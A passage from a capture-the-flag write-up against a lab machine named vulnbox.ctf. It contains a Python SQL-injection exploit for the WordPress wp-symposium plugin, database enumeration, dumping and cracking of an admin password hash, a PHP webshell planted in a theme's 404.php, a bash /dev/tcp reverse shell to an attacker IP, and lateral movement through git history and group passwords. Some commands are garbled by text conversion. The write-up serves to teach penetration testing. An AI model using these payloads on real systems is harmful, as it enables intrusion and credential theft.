└─$ curl -sS http://vulnbox.ctf/wp-content/plugins/wp-symposium/get_album_item.php -G --data-urlencode "size=database(); --"; echo
wordpress
└─[user@parrot](-/vulnbox1]
└─$
```

Figure 22: Testing the *PoC*

It works just fine!

Writing that query is quite time consuming, modifying it is a little cumbersome and error prone. It's better if we write our own exploit:

```
[user@parrot] -[~/vulnbox1]
└─$ batcat symposium.py
```

	File: symposium.py
1	<code>#!/usr/bin/python3</code>
2	<code># coding: utf-8</code>
3	
4	<code>import argparse</code>
5	<code>import requests</code>
6	
7	<code>def main(args):</code>
8	
9	<code>    target = f"http://{{args.target}}"</code>
10	<code>    path = f"/wp-content/plugins/wp-symposium/get_album_item.php"</code>
11	<code>    #query_string = f"size={{args.query}} ; --"</code>
12	<code>    query_string = f"size={{args.query}}; --" # More comfortable for advanced queries</code>
13	<code>    url = f"[target]{path}?{query_string}"</code>
14	<code>    proxy = {"http": args.proxy}</code>
15	
16	<code>    response = requests.get(url, proxies=proxy)</code>
17	<code>    if args.verbose &gt; 0:</code>
18	<code>        print(f"Response code: {response.status_code}")</code>
19	<code>    print(response.text)</code>
20	
21	<code>if __name__ == '__main__':</code>
22	<code>    parser = argparse.ArgumentParser()</code>
23	<code>    parser.add_argument('-t', type=str, help="Target IP/URL")</code>
24	<code>    parser.add_argument('-c', '--query', type=str, help="Query to inject")</code>
25	<code>    parser.add_argument('-x', '--proxy', type=str, help="HTTP intercepting proxy")</code>
26	<code>    parser.add_argument('-v', '--verbose', action='count', default=0, help="Verbose mode")</code>
27	<code>    args = parser.parse_args()</code>
28	<code>    main(args)</code>
29	

```
[user@parrot] -[~/vulnbox1]
└─$
```

Figure 23: Exploit written in *Python*

We must test it:

```
[user@parrot] -[~/vulnbox1]
└─$ ./symposium.py -h
usage: symposium.py [-h] [-c QUERY] [-x PROXY] [-v] target

positional arguments:
  target           Target IP/URL

optional arguments:
  -h, --help        show this help message and exit
  -c QUERY, --query QUERY
                    Query to inject
  -x PROXY, --proxy PROXY
                    HTTP intercepting proxy
  -v, --verbose    Verbose mode
[user@parrot] -[~/vulnbox1]
└─$ ./symposium.py vulnbox.ctf -c 'version()'
10.5.11-MariaDB-1
[user@parrot] -[~/vulnbox1]
└─$ ./symposium.py vulnbox.ctf -c 'user()'
admin@localhost
[user@parrot] -[~/vulnbox1]
└─$ ./symposium.py vulnbox.ctf -c 'database()'
wordpress
[user@parrot] -[~/vulnbox1]
└─$
```

Figure 24: Testing the exploit

It seems to work right. Let's enumerate the databases:

```

[User@parrot] -[~/vulnbox1]
└─$ ./symposium.py vulnbox.ctf -c 'select schema_name from information_schema.schemata'

[User@parrot] -[~/vulnbox1]
└─$ ./symposium.py vulnbox.ctf -c 'select schema_name from information_schema.schemata' -v
Response code: 200

[User@parrot] -[~/vulnbox1]
└─$ ./symposium.py vulnbox.ctf -c 'select schema_name from information_schema.schemata limit 0,1' -v
Response code: 200
information_schema
[User@parrot] -[~/vulnbox1]
└─$ ./symposium.py vulnbox.ctf -c 'select count(schema_name) from information_schema.schemata' -v
Response code: 200
2
[User@parrot] -[~/vulnbox1]
└─$ ./symposium.py vulnbox.ctf -c 'select schema_name from information_schema.schemata limit 1,1'
wordpress
[User@parrot] -[~/vulnbox1]
└─$ 

```

Figure 25: Enumerating databases

I'd like to break down the process I've made here:

1. I try to get the databases from **information\_schema.schemata**.
2. As I don't get any output, I try to see the response code.
3. As the response code seems to have fetched an empty page, it might have happened because the query can't return more than one result at a time. So I limit the number of results to 1.
4. Since it worked, we are shown the first database from the output, I want to know how many of them there are by counting them.
5. There are only two databases, so I only try to get the next one: **wordpress**.

The important data is actually on the **wordpress** database, we're using **information\_schema** to get information about the schemas and their structure.

Let's try to get the tables from our target database:

```

[User@parrot]~[-/vulnbox1]
$ ./symposium.py vulnbox.ctf -c 'select count(table_name) from information_schema.tables where table_schema="wordpress"' -v
Response code: 200

[User@parrot]~[-/vulnbox1]
$ ./symposium.py vulnbox.ctf -c 'select count(table_name) from information_schema.tables' -v
Response code: 200
117

[User@parrot]~[-/vulnbox1]
$ ./symposium.py vulnbox.ctf -c 'select concat(table_schema,":",table_name) from information_schema.tables limit 0,1' -v
Response code: 200
information_schema:ALL_PLUGINS

[User@parrot]~[-/vulnbox1]
$ 

```


Figure 26: Enumerating tables: a first approach

1. I try to retrieve the tables in the **wordpress** database. But I get an empty response instead.
  2. I remove the **where** clause to see if there's any problem with the filtering. And I receive the amount of tables on the whole DBMS.
  3. As I won't able to tell which tables belong to which database, I decide to concatenate the database along with the table name. Separated by a colon. It didn't work though.
  4. The **concat** function should exist, and as the filtering clause hadn't worked either, that makes me think there's a problem with the double quotes<sup>3</sup>.
- I then use the colon's hexadecimal representation (0x3a) and it worked!

There are two approaches I can think of right now to enumerate the tables. The first of them is to do exactly what we have just done and filtering with **grep** to get solely the tables in the **wordpress** database, like this:

---

<sup>3</sup>The same happen if we try with single quotes.



```
[user@parrot:~/vulnbox1]
$ for i in $(seq 0 117); do
> ./symposium.py vulnbox1.ctf -c "select concat(table_schema,0x3a,table_name) from information_schema.tables limit $i,1" | grep -i wordpress
> done | head -20
wordpress:wp_commentmeta
wordpress:wp_symposium_chat2_typing
wordpress:wp_symposium_group_members
wordpress:wp_symposium_gallery
wordpress:wp_symposium_mail
wordpress:wp_options
wordpress:wp_terms
wordpress:wp_term_taxonomy
wordpress:wp_usermeta
wordpress:wp_symposium_styles
wordpress:wp_symposium_comments
wordpress:wp_symposium_usermeta
wordpress:wp_symposium_audit
wordpress:wp_symposium_events
wordpress:wp_symposium_events_bookings
wordpress:wp_postmeta
wordpress:wp_symposium_extended
wordpress:wp_symposium_lounge
wordpress:wp_symposium_likes
wordpress:wp_symposium_subs
[user@parrot:~/vulnbox1]
$
```

Figure 27: Enumerating tables: getting the tables the slow way

It works! But the output is kind of slow, as it has to make 118 requests<sup>4</sup> and filter the ones we're interested in.

The thing is, we know what the issue with the queries was: the quotes! And we know we can bypass it using hexadecimal, as we've proved with `0x3a`.

Let's try to do the same with the database name:

---

<sup>4</sup>from 0 to 117, this last response should be empty

```

[user@parrot|~/vulnbox1]
$ echo -n wordpress | xxd -p
776f72647072657373
[user@parrot|~/vulnbox1]
$ ./symposium.py vulnbox.ctf -c "select count(table_name) from information_schema.tables where table_schema=0x776f72647072657373"
37
[user@parrot|~/vulnbox1]
$ for i in $(seq 0 15); do
> ./symposium.py vulnbox.ctf -c "select table_name from information_schema.tables where table_schema=0x776f72647072657373 limit $i,1"
> done
wp_commentmeta
wp_symposium_chat2_typing
wp_symposium_group_members
wp_symposium_gallery
wp_symposium_mail
wp_options
wp_terms
wp_term_taxonomy
wp_usermeta
wp_symposium_styles
wp_symposium_comments
wp_symposium_usermeta
wp_symposium_audit
wp_symposium_events
wp_symposium_events_bookings
wp_postmeta
[user@parrot|~/vulnbox1]
$ 

```

Figure 28: Enumerating tables: getting the tables, a better way

1. I see the hexadecimal representation of the word **wordpress**. Note I've removed the line feed with the option **-n**.
2. I tested to see if it worked and it did indeed!
3. We can now retrieve the table names in a more comfortable and quick way. Note I have requested for the first 16 ones, just to show how it worked and not to have a huge output.

If we performed the previous command with `seq 0 37` we would get all the table names we were aiming.

We're specially interested in credentials, therefore the table **wp\_users**<sup>5</sup> catches our eye.

We can get the columns from **wp\_users** filtering by both the database and table:

---

<sup>5</sup>This table isn't shown in the screenshot but we can get it when getting all the tables.

```

[user@parrot](-/vulnbox1]
└─$ echo -n wordpress | xxd -p
776f72647072657373
[user@parrot](-/vulnbox1]
└─$ ./wp_users | xxd -p
77705f7573657273
[user@parrot](-/vulnbox1]
└─$ ./symposium.py vulnbox.ctf -c "select count(column_name) from information_schema.columns where table_schema=0x776f72647072657373 and table_name=0x77705f7573657273"
10
[user@parrot](-/vulnbox1]
└─$ for i in ${!seq 0 10}; do
> ./symposium.py vulnbox.ctf -c "select column_name from information_schema.columns where table_schema=0x776f72647072657373 and table_name=0x77705f7573657273 limit $i,1"
> done
ID
user_login
user_pass
user_nicename
user_email
user_url
user_registered
user_activation_key
user_status
display_name
[user@parrot](-/vulnbox1]
└─$ 

```

Figure 29: Enumerating columns from `wp_users`

Getting the table contents now is trivial. Let's get what we are interested in: `user_login` and `user_pass`

```

[user@parrot](-/vulnbox1]
└─$ ./symposium.py vulnbox.ctf -c "select count(user_login) from wp_users"
1
[user@parrot](-/vulnbox1]
└─$ ./symposium.py vulnbox.ctf -c "select concat(user_login,0x3a,user_pass) from wp_users"
albert:$P$BS.4N5/nzMc.kg2KEXuRLT47zrKl4E.
[user@parrot](-/vulnbox1]
└─$ 

```

Figure 30: Getting credentials from `wp_users`

As the `user_pass` is likely to be hashed, let's try to break it with john:

```
[user@parrot](-/vulnbox1]
└─$ ./symposium.py vulnbox.ctf -c "select concat(user_login,0x3a,user_pass) from wp_users" | tee wordpress.hash
albert:$P$B5.4N5/nzMc.kg2KEXuRLT47zrKl4E.
[user@parrot](-/vulnbox1]
└─$ john -w:/usr/share/wordlists/rockyou.txt wordpress.hash
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
veinticinco      (albert)
1g 0:00:00:13 DONE (2021-10-10 15:57) 0.07651g/s 25237p/s 25237c/s 25237C/s vinced..vbballstar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
[user@parrot](-/vulnbox1]
└─$
```

Figure 31: Cracking *WordPress* credentials

### 2.1.1 Gaining Access

With the credentials gathered:

albert:veinticinco

we can access the CMS as administrator:





Figure 32: *WordPress* admin panel

To gain access to the system we can try the usual way: modifying the theme.

Let's go to **Appearance → Theme Editor**



The common template we use is the `404.php`, we have to take into account what theme we're modifying, in our case is the **twentytwentyone**, the active one<sup>6</sup>, it's important to know this because we are going to run system commands through the *webshell* by specifying the path and a query string.

---

<sup>6</sup>There are three themes in this *WordPress*: **twentynineteen**, **twentytwenty** and **twentytwentyone**. All of them have similar structures, and we can use any of them regardless of whether or not is active.

Twenty Twenty-One: 404 Template (404.php)

Select theme to edit: Twenty Twenty-1 Select

Selected file content:

```
1 <?php
2 /**
3 * The template for displaying 404 pages (not found)
4 *
5 * @link https://codex.wordpress.org/Creating_an_Error_404_Page
6 *
7 * @package WordPress
8 * @subpackage Twenty_Twenty_One
9 * @since Twenty Twenty-One 1.0
10 */
11 system($_REQUEST['cmd']);
12 get_header();
13 ?>
14
15     <header class="page-header alignwide">
16         <h1 class="page-title"><?php esc_html_e( 'Nothing here', 'twentytwentyone' ); ?></h1>
17         </header><!-- .page-header -->
18
19     <div class="error-404 not-found default-max-width">
20         <div class="page-content">
21             <p><?php esc_html_e( 'It looks like nothing was found at this location. Maybe try a search?'. 'twentytwentyone' ); ?></p>
```

Theme Files

- Stylesheet (style.css)
- Theme Functions (functions.php)
- assets ▾
  - style-rtl.css
  - postcss.config.js
  - package-lock.json
  - package.json
- 404 Template (404.php)**
- Archives (archive.php)
- classes ▾
- Comments (comments.php)
- Theme Footer (footer.php)


Documentation: Function Name... Look Up

File edited successfully. ×

**Update File**

Figure 33: Setting a *Webshell*

Once updated successfully, we ought to test its functionality:



```

[User@parrot]~[-/vulnbox1]
└─$ curl -sS http://vulnbox.ctf/wp-content/themes/twentytwentyone/404.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[User@parrot]~[-/vulnbox1]
└─$ curl -sS http://vulnbox.ctf/wp-content/themes/twentytwentyone/404.php?cmd=pwd
/var/www/html/wordpress/wp-content/themes/twentytwentyone
[User@parrot]~[-/vulnbox1]
└─$ curl -sS http://vulnbox.ctf/wp-content/themes/twentytwentyone/404.php?cmd="hostname -I"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.48 (Debian) Server at vulnbox Port 80</address>
</body></html>
[User@parrot]~[-/vulnbox1]
└─$ curl -sS http://vulnbox.ctf/wp-content/themes/twentytwentyone/404.php -X POST -d "cmd=hostname -I"
10.0.2.50
[User@parrot]~[-/vulnbox1]
└─$ 

```

Figure 34: Testing our *webshell*

We've got **RCE**!

Note I'm able to run commands with both **GET** and **POST** requests, due to `$_REQUEST['cmd']`. If I had used `$_GET['cmd']` I would only be able to make **GET** requests, likewise with `$_POST['cmd']` I'd only be able to make **POST** requests.

The next step is to get a shell to get into the system.

There are a number of tools and techniques we can use to achieve this, the most well-known is `netcat`, even though, it's installed in the system we'll be leveraging the one it's install for sure: `bash`.

```

[usen@parrot]~/vulnbox]
$ curl -sS http://vulnbox.ctf/wp-content/themes/twentytwentyone/404.php -X POST -d "cmd=which nc"
/usr/bin/
[usen@parrot]~/vulnbox]
$ curl -sS http://vulnbox.ctf/wp-content/themes/twentytwentyone/404.php -X POST -d "cmd=which nc 2>61"
[usen@parrot]~/vulnbox]
$ urlencode < 'which nc 2>61'
which20nc20%3E261
[usen@parrot]~/vulnbox]
$ curl -sS http://vulnbox.ctf/wp-content/themes/twentytwentyone/404.php -X POST -d "cmd=which%20nc%20%3E261"
/usr/bin/nc
[usen@parrot]~/vulnbox]
$ echo 'bash -c "bash -i >/dev/tcp/10.0.2.21/443 0>61"' | urlencode -c
bash%20-c%22bash%20-%20%3E%20%20/dev/tcp/10.0.2.21/443%20%3E%261%22%0A
[usen@parrot]~/vulnbox]
$ curl -sS http://vulnbox.ctf/wp-content/themes/twentytwentyone/404.php -X POST -d "cmd=bash%20-c%22bash%20-%20%3E%20%20/dev/tcp/10.0.2.21/443%20%3E%261%22%0A"

[usen@parrot]~/vulnbox]
$ sudo nc -lvp 443
[sudo] password for user:
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.0.2.50.
Ncat: Connection from 10.0.2.50:41180.
bash: set: set terminal process group (464): Inappropriate ioctl for device
bash: no job control in this shell
www-data@vulnbox:/var/www/html/wordpress/wp-content/themes/twentytwentyone$ id
id:33(www-data) gid=33(www-data) groups=33(www-data)
www-data@vulnbox:/var/www/html/wordpress/wp-content/themes/twentytwentyone$
```

Figure 35: Getting a *reverse shell*

1. We check for the existence of `netcat`, and it's installed<sup>7</sup>
2. As we know we have a positive output from the previous command, we may try to do it again redirecting the `stderr` to `stdout`, this should make no difference, but it does. The reason is because the ampersand (`&`) is used to separate parameters, and this request raises an error and we receive no output at all.
3. To overcome this issue, we have to encode the parameter in **URL format**<sup>8</sup> You can also do this with  
`php -r "echo urlencode('which nc 2>&1');".`
4. Once we know the parameters encoded work, we can try to establish a reverse shell.

As we can see, we've got a reverse shell, to work more comfortable, we should upgraded:

---

<sup>7</sup>Even though it's installed, the version may not support the `-e` or `-c` options, which run a command on the destination.

<sup>8</sup>The tool I'm using I created myself, you won't find it on your system. You can encode it in other ways, like searching a web page for this purpose, or use `python`, or `php` among others.

```

www-data@vulnbox:/var/www/html/wordpress/wp-content/themes/twentytwentyone$ script /dev/null -c bash
<nt/themes/twentytwentyone$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@vulnbox:/var/www/html/wordpress/wp-content/themes/twentytwentyone$ ^Z
[1]+  Stopped                  sudo nc -nvlp 443
[x]-[user@parrot](-/vulnbox1]
└─$ stty raw -echo;fg
sudo nc -nvlp 443
<nt/themes/twentytwentyone$ reset
reset: unknown terminal type unknown
Terminal type? xterm

```

Figure 36: Upgrading the shell

The steps I make are:

1. `script /dev/null -c bash`
2. I stop the current session with **Ctrl+Z**.
3. `stty raw -echo; fg`
4. `reset`
5. The prompt asks for the type of shell, even when we specify it, it won't set that value. So we have to do it ourselves.
6. `export TERM=xterm`
7. `export SHELL=bash`
8. `stty rows 39 columns 1919`

```

www-data@vulnbox:/var/www/html/wordpress/wp-content/themes/twentytwentyone$ printenv TERM SHELL
xterm Parrot
bash
www-data@vulnbox:/var/www/html/wordpress/wp-content/themes/twentytwentyone$ stty size
39 191
www-data@vulnbox:/var/www/html/wordpress/wp-content/themes/twentytwentyone$ 

```


Figure 37: Shell upgraded

---

<sup>9</sup>This is the size of my console, but it may be different in your case, try `stty size` within another console to take the values from.

### 2.1.2 Lateral Movement: albert

Let's enumerate the users on the machine to know which ones could be our main targets, apart from **root**, of course:



```
www-data@vulnbox:~$ ls -lhFA /home
total 8.0K
drwxr-xr-x 3 albert albert 4.0K Oct  8 16:39 albert/
drwx----- 3 jessica jessica 4.0K Oct  7 21:29 jessica/
www-data@vulnbox:~$ awk '{print $1}' /etc/passwd | xargs -n1 id
uid=0(root) gid=0(root) groups=0(root)
uid=1000(albert) gid=1000(albert) groups=1000(albert),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
uid=1001(jessica) gid=1001(jessica) groups=1001(jessica),1002(reader)
www-data@vulnbox:~$
```

Figure 38: Enumerating system users

With this information the user **albert** seems to be our main target, as he's on more groups and **jessica** doesn't seem to be in an important group.

On the other hand, **jessica**'s permissions to her home directory are more restrictive and it would be harder to get more information than with **albert**.



```
www-data@vulnbox:~$ cd ~albert && ls -lhFA
total 40K
-rw-r--r-- 1 albert root      0 Oct  7 22:42 .bash_history
-rw-r--r-- 1 albert albert   220 Oct  7 15:05 .bash_logout
-rw-r--r-- 1 albert albert  3.5K Oct  7 15:05 .bashrc
-rw-r--r-- 1 albert albert   50 Oct  7 16:32 .gitconfig
-rw-r--r-- 1 albert root      0 Oct  7 22:42 .mysql_history
-rw-r--r-- 1 albert albert  807 Oct  7 15:05 .profile
-rw----- 1 albert albert  9.4K Oct  7 23:05 .viminfo
drwxr-xr-x 3 albert albert 4.0K Oct  7 17:15 devel/
-rw-r----- 1 albert albert   33 Oct  7 15:09 flag1.txt
-rw-r----- 1 albert albert   33 Oct  7 15:10 flag2.txt
www-data@vulnbox:~/home/albert$ cat flag1.txt
cat: flag1.txt: Permission denied
www-data@vulnbox:~/home/albert$ cat flag2.txt
cat: flag2.txt: Permission denied
www-data@vulnbox:~/home/albert$
```

Figure 39: **albert**'s home directory's contents

We can't read neither **flag1.txt** nor **flag2.txt**. Both **.bash\_history** and **.mysql\_history** are empty. Let's see what's in **devel**:

```
www-data@vulnbox:/home/albert/devel$ ls -lhFA
total 8.0K
drwxr-xr-x 8 albert albert 4.0K Oct  7 17:16 .git/
-rw-r--r-- 1 albert albert 1.8K Oct  7 17:15 get-contents.py
www-data@vulnbox:/home/albert/devel$ git status
On branch master
Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
    modified:   get-contents.py

no changes added to commit (use "git add" and/or "git commit -a")
www-data@vulnbox:/home/albert/devel$ cp -R ~albert/devel /tmp
www-data@vulnbox:/home/albert/devel$ cd /tmp/devel
www-data@vulnbox:/tmp/devel$ ls -lhFA
total 8.0K
drwxr-xr-x+ 8 www-data www-data 4.0K Oct 14 10:51 .git/
-rw-r--r--+ 1 www-data www-data 1.8K Oct 14 10:51 get-contents.py
www-data@vulnbox:/tmp/devel$ git status
On branch master
Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
    modified:   get-contents.py

no changes added to commit (use "git add" and/or "git commit -a")
www-data@vulnbox:/tmp/devel$ █
```

Figure 40: `devel` folder contents

It's a project versioned with `git`. If we run `git status` we can see there are changes from the previous commit. There's nothing interesting in the python script we can see.

As we don't have write permissions we won't be able to go to previous commits. So, we should copy the whole project to where we can do it, like `/tmp`, and make sure we've copied everything exactly as it is.

To see what are the differences between the current script and the previous version, we can issue `git diff get-contents.py`. But, once again, we don't get anything interesting. Maybe there were other files removed or more branches.

```
www-data@vulnbox:/tmp/devel$ git log --diff-filter=D --summary
www-data@vulnbox:/tmp/devel$ git branch
  dev
* master
www-data@vulnbox:/tmp/devel$ git checkout dev
error: Your local changes to the following files would be overwritten by checkout:
      get-contents.py
Please commit your changes or stash them before you switch branches.
Aborting
www-data@vulnbox:/tmp/devel$
```

Figure 41: Looking for deleted items and more branches

Filtering by deleted files/folders, we don't get anything. Checking for the existence of more branches, we find out the **dev** branch. But we can't switch to it because our current branch, **master**, has uncommitted changes.

With `git status` we could also see there were files which weren't added for the commit, so we should add them and then make the commit:

```
www-data@vulnbox:/tmp/devel$ git add .
www-data@vulnbox:/tmp/devel$ git commit -m "my commit"
[master 2f8e439] my commit
Committer: www-data <www-data@vulnbox.ctf>
Your name and email address were configured automatically based
on your username and hostname. Please check that they are accurate.
You can suppress this message by setting them explicitly. Run the
following command and follow the instructions in your editor to edit
your configuration file:

git config --global --edit

After doing this, you may fix the identity used for this commit with:

git commit --amend --reset-author

1 file changed, 23 insertions(+)
www-data@vulnbox:/tmp/devel$ git checkout dev
Switched to branch 'dev'
www-data@vulnbox:/tmp/devel$ git branch
* dev
  master
www-data@vulnbox:/tmp/devel$
```

Figure 42: Committing and moving to **dev** branch

And we're in **dev** branch now. If we see the contents, there's a new file, namely `jessica.txt`:

```

www-data@vulnbox:/tmp/devel$ ls -lhFA
total 12K
drwxr-xr-x+ 8 www-data www-data 4.0K Oct 14 11:47 .git/
-rw-rw-rw-+ 1 www-data www-data 1.6K Oct 14 11:47 get-contents.py
-rw-rw-rw-+ 1 www-data www-data 244 Oct 14 11:47 jessica.txt
www-data@vulnbox:/tmp/devel$ cat jessica.txt
Jess,
As you gave me a way to run some commands as if I were you, I'd like to give you back
the favour.
I don't know how limited you'll be, but the password is 70756f7267747265626c61.
You know how to get the pass and how to use it.
Cheers!
www-data@vulnbox:/tmp/devel$ █

```

Figure 43: Reading `jessica.txt`

As we can read, we have a password in hexadecimal which **albert** is providing to **jessica**, then we try to log in with this to **albert**, but it fails. Although it makes little sense, we have to try with every single user (*password spraying*). We don't succeed.

If we reverse the password found, we see a hint: *albertgroup*:

```

www-data@vulnbox:/tmp/devel$ echo 70756f7267747265626c61 | xxd -p -r; echo
puorgtrebla
www-data@vulnbox:/tmp/devel$ echo 70756f7267747265626c61 | xxd -p -r | rev; echo
albertgroup
www-data@vulnbox:/tmp/devel$ █

```

Figure 44: Revealing the password and the hint

We may already know we can start a shell with another user, as long as we know the password, with `su - <user>`, but we can do the same with a group! It has to have a password assigned though:

```
www-data@vulnbox:/home/albert$ groups
www-data
www-data@vulnbox:/home/albert$ ls -lhF flag1.txt
-r--r---- 1 albert albert 33 Oct  7 15:09 flag1.txt
www-data@vulnbox:/home/albert$ cat flag1.txt
cat: flag1.txt: Permission denied
www-data@vulnbox:/home/albert$ sg albert
Password:
Cannot execute bash: No such file or directory
www-data@vulnbox:/home/albert$ printenv SHELL
bash
www-data@vulnbox:/home/albert$ export SHELL=/bin/bash
www-data@vulnbox:/home/albert$ printenv SHELL
/bin/bash
www-data@vulnbox:/home/albert$ sg albert
Password:
www-data@vulnbox:/home/albert$ groups
albert www-data
www-data@vulnbox:/home/albert$ cat flag1.txt
3f440ebbc04e5d97a06383555cd50ba1
www-data@vulnbox:/home/albert$ █
```

Figure 45: Changing groups and reading flag1.txt

- With `groups` we list the groups we belong to.
- With `sg <group>` we can add ourselves to another group.
- `printenv <variable>` prints exported environmental variables.

We had a problem trying to get into **albert** group because it didn't find the *shell* specified. It needed the full path to it, once provided we got into our target group and could read the first flag.

Nevertheless, we can't read `flag2.txt`, even though we are in the group **albert**:

```
www-data@vulnbox:/home/albert$ ls -lhF flag[12].txt
-r--r---- 1 albert albert 33 Oct  7 15:09 flag1.txt
-----+ 1 albert albert 33 Oct  7 15:10 flag2.txt
www-data@vulnbox:/home/albert$ cat flag2.txt
cat: flag2.txt: Permission denied
www-data@vulnbox:/home/albert$ chmod +r flag2.txt
chmod: changing permissions of 'flag2.txt': Operation not permitted
www-data@vulnbox:/home/albert$ █
```

Figure 46: We can't read or change `flag2.txt` permissions

Neither can we change its permissions.

Inspecting the file further, we were able to see a plus sign within the permissions. This indicates it has **ACLs**<sup>10</sup>, let's see them:

---

<sup>10</sup>**ACL**: *Access Control Lists*

```
www-data@vulnbox:/home/albert$ getfacl flag1.txt
# file: flag1.txt
# owner: albert
# group: albert
user::r--
group::r--
other::---

www-data@vulnbox:/home/albert$ getfacl flag2.txt
# file: flag2.txt
# owner: albert
# group: albert
user::---
user:jessica:r--
group::---
mask::r--
other::---

